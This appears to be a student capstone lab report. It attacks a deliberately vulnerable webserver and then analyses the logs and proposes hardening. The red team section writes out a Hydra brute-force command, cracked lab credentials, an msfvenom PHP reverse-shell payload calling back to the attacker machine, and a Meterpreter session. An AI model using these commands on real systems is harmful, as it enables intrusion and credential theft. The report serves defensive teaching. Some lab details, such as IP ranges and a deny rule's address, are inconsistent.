Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

By Timothy Applewhite


Table of Contents

This document contains the following sections:

T.A.

Network Topology

Network Topology



Network

Address Range: 192.168.1.1/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines

IPv4: 192.168.1.1
OS: Windows 10 Pro
Hostname: ML-REFVM-684427

IPv4:
OS: Kali GNU Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname:Capstone

IPv4: 192.168.1.100
OS: Ubuntu 18.04.4 LTS
Hostname: ELK

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address and OS	Role on Network
Capstone	IP: 192.168.1.105 OS: Linux Ubuntu 18.04.1 LTS	Target Webserver VM. Forwards logs to ELK Machine on Kibana Dashboards.
ELK	IP: 192.168.1.100 OS: Linux Ubuntu 18.04.4 LTS	SIEMs VM for Logs utilizing Elasticsearch, Logstash, and Kibana.
Kali	IP: 192.168.1.90 OS: Kali GNU/Linux v. 2020.1	Penetration Testing Attack VM. Linux VM equipped with Pen-Testing Tools.
ML-REFVM-684427	IP: 192.168.1.1/24 OS: Windows 10 Pro v. 1909	Microsoft Jumpbox VM with NAT Switch for connectivity to the Capstone, ELK, and Kali VMs.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Apache Server Security Misconfiguration	Sensitive files are visible to the public through Port 80 HTTP web navigation. Ashton has posted instructions to connect to WebDAV and is using Ryan's credentials, which are listed in passwd.dav.	Allows attackers to gain guided access to WebDAV server in order to navigate and perform reconnaissance, locating sensitive data, such as the "secret folder". Poor Credentialing Policy and Administration by Ashton makes this possible.
Brute Force Vulnerability	There is no limit set for failed HTTP requests by Status Code, nor Success/Fail Rate, which allows Brute Force Attacks.	Provides access to the (what Ashton thought) was the inaccessible "secret folder", which allowed for attackers to gain to instructions on how to access WebDAV server and Ryan's hashed password for decryption.
Remote Code Execution	There is no alert set up to monitor, nor rule setup, to deny any incoming traffic from foreign Source IP's on the default Meterpreter Port 4444.	Allows attacker to execute remote code and maintain Command and Control over Webserver.

Exploitation: Overall Security Misconfiguration

01

Tools & Processes


- Used bash command line in terminal on Capstone VM to discern IP.
- Exploited the fact that Administrator Ashton has left Apache Webserver configured to have Directory Listing Enabled.
- Used Web Browser to go directly to Capstone IP 192.168.1.105 and explore VSI's company directory with free rein.

02

Achievements

- Located **/secret_folder/**
- Found Ashton's **"Personal Note"** instructions in file (**connect_to_corp_server**) for connectivity and Ryan's credentials for access.
- Accessed **/webdav/** via Brute Force gaining Ryan's hashed password and cracked it with www.crackstation.net
- Connected to **WebDAV** Server and uploaded **PHP Reverse Shell** executable, **shell.exe**

03



Exploitation: Overall Security Misconfiguration (continued)

Reference Screenshots of Misconfigured Security Browser Exploit

Bash Command to **Identify IP Address of Capstone VM**:

```
vagrant@server1:~$ ifconfig | grep inet
        inet 192.168.1.105  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:40f  prefixlen 64  scopeid 0x20<link>
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
```

Administrator Ashton's "Personal Note" with **WebDAV Connectivity Instructions** with

Not secure | 192.168.1.105/company_folders/secret_folder/connect_to_corp_server

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Overall Security Misconfiguration (continued)


Reference Screenshots of Misconfigured Security Browser Exploit

Use of www.crackstation.net to **Crack Ryan's Password Hash** for access to **/web_dav/**


Exploitation: Overall Security Misconfiguration (continued)

Reference Screenshots of Misconfigured Security Browser Exploit

Accessed /webdav/ directory



Gained Ryan's Hashed Credentials to Brute Force Decrypt to Gain Full Remote



Exploitation: Brute Force Vulnerability

01

Tools & Processes

- I used bash commands in the terminal to unzip the wordlist needed for the **Brute Force Reference Dictionary**.
- Then, I used the tool **Hydra** to Brute Force the credentials for Ashton.

02

Achievements

- Brute Forcing Ashton's credentials was necessary to gain initial access to the previously documented **/secret_folder/** directory.
- Without access to the **"Personal Note"** of Ashton entitled connect_to_corp_server, we would not know to use **Ryan's** hashed password for **/webdav/**
- Connected to WebDAV Server to upload **PHP Reverse Shell** executable and obtain **C2**.

03

Please see the following slide for Screenshot Examples of the Brute Force Attack using Hydra.

Exploitation: Brute Force Vulnerability

Reference Screenshots of Brute Force Vulnerability Exploit

After unzipping rockyou.txt.gz with the Bash Command “gunzip”, I used the following Bash Command to use the tool Hydra in order to Brute Force Ashton’s Credentials.

```
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV
 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder
```

The following is a screenshot of the Output from the prior command, displaying Ashton’s Credentials

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-31 0
```

Exploitation: Remote Code Execution

01

Tools & Processes

- I used **msfvenom** to construct a custom payload, **shell.php**, in the command line terminal.
- I used **Meterpreter**, a type of **Metasploit** payload that provides an interactive **shell**.
- Once gaining a command line, executed bash on the **WebDAV Server** and exfiltrated data while establishing **C2 (Command and Control).**


02

Achievements

- Established full command and control of the **Apache Server** via **PHP Reverse Shell** upload to the **WebDav Apache Server**.
- Then, **Metasploit** executed the **Reverse TCP payload** to gain **terminal** within **WebDAV**.
- Last, I was able to establish a shell with **Meterpreter** and execute terminal bash commands to exfiltrate **passwd.dav** and capture **flag.txt.**

03

Capturing the Flag:




Exploitation: Remote Code Execution

Screenshot of msfvenom Custom Payload Construction via Command Line

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
```

- **Confirmation** via **Chrome Browser** that exploit has worked, and that the **/webdav/** directory now has two unauthorized **uploaded files** from the **Kali VM**.
  - **shell.php**
  - **test.txt**



Exploitation: Remote Code Execution

Screenshot of Full Meterpreter Exploit Output


```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:39798) at 2021-07-31 11:55:02 -0700

meterpreter > ls -la
Listing: /var/www/webdav
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  43    fil   2019-05-07 11:19:55 -0700  passwd.dav
100644/rw-r--r--  2226  fil   2021-07-31 11:22:11 -0700  shell.php
100644/rw-r--r--  0     fil   2021-07-31 11:03:30 -0700  test.txt

meterpreter > cd /~
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > shell
Process 3352 created.
Channel 0 created.
ls -l
total 8
-rwxrwxrwx 1 root     root       43 May  7  2019 passwd.dav
-rw-r--r-- 1 www-data www-data 2226 Jul 31 18:22 shell.php
-rw-r--r-- 1 www-data www-data    0 Jul 31 18:03 test.txt
ls -al
total 16
drwxr-xr-x 2 www-data root     4096 Jul 31 18:22 .
drwxr-xr-x 4 root     root     4096 May  7  2019 ..
-rwxrwxrwx 1 root     root       43 May  7  2019 passwd.dav
-rw-r--r-- 1 www-data www-data 2226 Jul 31 18:22 shell.php
-rw-r--r-- 1 www-data www-data    0 Jul 31 18:03 test.txt
cd .
ls -la
total 16
drwxr-xr-x 2 www-data root     4096 Jul 31 18:22 .
drwxr-xr-x 4 root     root     4096 May  7  2019 ..
-rwxrwxrwx 1 root     root       43 May  7  2019 passwd.dav
-rw-r--r-- 1 www-data www-data 2226 Jul 31 18:22 shell.php
-rw-r--r-- 1 www-data www-data    0 Jul 31 18:03 test.txt
cd /.
pwd
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The Port Scan occurred on July 31, 2021 at 3:39 PM G.M.T.
- 178 Packets from IP 192.168.1.90
- We can tell this is a port scan because it includes multiple ports.



source.ip : 192.168.1.90

KQL

Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html) ×

+ Add filter

Analysis: Finding the Request for the Hidden Directory

t query	GET /company_folders/secret_folder
# server.bytes	698B
server.ip	192.168.1.105
# server.port	80
# source.bytes	167B
source.ip	192.168.1.90
# source.port	37414
t status	Error
t type	http
t url.domain	192.168.1.105
t url.full	http://192.168.1.105/company_folders/secret_folder
t url.path	/company_folders/secret_folder
t url.scheme	http
t user_agent.original	Mozilla/4.0 (Hydra)

Analysis: Finding the Request for the Hidden Directory

Details:

- The request began at **4:37 PM G.M.T.** And **20.572 Requests** were made
- The following files and their contents were requested.
  - http://192.168.1.105/company_folders/sales_docs/file2.txt contained the location of the secret directory
  - http://192.168.1.105/company_folder/secret_folder/connect_to_corp/server is contained within the **/secret_folder/** directory and is Ashton's **Personal Note** giving instructctions on how to connect to the **/webdav/** directory, and, thus, the Apache Webserver

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	20,572
http://192.168.1.105/company_folders/sales_docs/file2.txt	66
http://192.168.1.105/company_folders/sales_docs/	38
http://192.168.1.105/company_files/sales_docs/file.txt	32
http://192.168.1.105/company_folders/secret_folders	32

Analysis: Uncovering the Brute Force Attack

Analysis: Uncovering the Brute Force Attack

Details:

- **20,571 Requests** were made during the Brute Force Attack
- **10,148 Requests** were made before the password was attained via Brute Force.

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 o
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 o
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iluvgod" - 10144 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "ilovemom1" - 10145
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "getalife" - 10146 o
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "geegee" - 10147 of
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "fatfat" - 10148 of
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-31 0
```

Analysis: Finding the WebDAV Connection

- **58 Requests** were made to the http://192.168.1.105/webdav/ directory
- The file **passwd.dav** was specifically requested **24 times**.

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	58

source.ip : 192.168.1.90 KQL

url.full: http://192.168.1.105/webdav/passwd.dav × + Add filter

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/passwd.dav	24

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

We can set an alarm to go off for any unauthorized activity on ports other than 80 and 443 that exceeds a set number of Ports per Source IP per Minute.

What threshold would you set to activate this alarm?

I would err on the side of caution; and, thus, have an alert go off if more than 4 ports are being interacted with from the same Source IP per Minute.

System Hardening

What configurations can be set on the host to mitigate port scans?

A strong Firewall must be implemented that specifically prevents port scanning and is configured to not allow for a single Source IP to utilize more than 4 ports per minute. Furthermore, the Kibana Dashboard must be configured to alert staff in real time for potential port scanning so as to mitigate the amount of damage that can be done by addressing the potential attack while still in the Scanning Phase.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

An alarm can be configured to go off based off of the number of times that any external IP seeks to access the url.path containing *secret_folder*.

What threshold would you set to activate this alarm?

I would not permit any access to this directory from any external IP without an alert being triggered by whitelisting our company IP's, such as 192.168.1.105 and 192.168.1.1.

System Hardening

The configuration file of the host must be edited to block all traffic from non-specified, whitelisted IP's and the Apache Server's Directory Listing option must be disabled.

Commands:

nano /etc/httpd/conf/httpd.conf

Edit and Add <Directory/var/www/company_folders/secretfolder/> to the /var/www/ section of the "httpd.conf" file.

Set to Allow from 192.168.1.1/24
Set to Allow from 192.168.1.105
Set to Deny from 192.168.1.90
Close with </Directory>

Lastly, remove "Indexes" from the Options portion.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

An alarm should be set to go off based off of the number of Failed Login HTTP Response Code attempts to any given resource.

What threshold would you set to activate this alarm?

I would set the alarm to sound if there were more than 10 failed login attempts per 10 minutes.

System Hardening

First, implementing a Strong Password Policy with Two-Factor Authentication is a must.
Next, we must edit the "sg_config.yml" file with the following:

```
sg_config:
  dynamic:
    http:
      ...
    authc:
      ...
    authz:
      ...
    auth_failure_listeners:
      ip_rate_limiting:
        type: ip
        allowed_tries: 10
        time_window_seconds: 3600
        block_expiry_seconds: 600
        max_blocked_clients: 100000
        max_tracked_clients: 100000
```

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

I would set an alarm based off of any HTTP Request activity directed towards the url.path containing "webdav" from any non approved and whitelisted IP's.

What threshold would you set to activate this alarm?

I would set the threshold at 0, because any HTTP Requests for Confidential Resources from Unauthorized IP's should be looked into immediately.

System Hardening

Similar to preventing access to the aforementioned secret_folder directory, we must explicitly alter the "/etc/httpd/conf/httpd.conf" file.

Commands:

- **nano /etc/httpd/conf/httpd/conf**
- **Edit and Add**
  <Directory/var/www/webdav/> to the /var/www/ section.
  Set to Allow from 192.168.1.1/24
  Set to Allow from 192.168.1.105
  Set to Deny from 192.168.1.80
  Close with </Directory>

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

I would set up an alarm to sound whenever the HTTP Request Method "Put" is used directed towards the special resource of the url.path containing *webdav* that comes from a non-whitelisted Source IP.

What threshold would you set to activate this alarm?

Again, I would set the threshold to 0 for this resource because of the essential nature of its confidentiality. If any "Put" HTTP Requests occur from any unrecognized IP to this resource, an alarm should sound to prompt investigation.

System Hardening

Once again, the httpd.conf file must be edited with nano to specify that we want only specific IP's to be allowed to access the /webdav/ resource, and to Deny All traffic that is not specifically Allowed. Most importantly, however, we must add the line:

- **<LimitExcept GET POST HEAD >deny from all </LimitExcept>**

</Directory>

The End.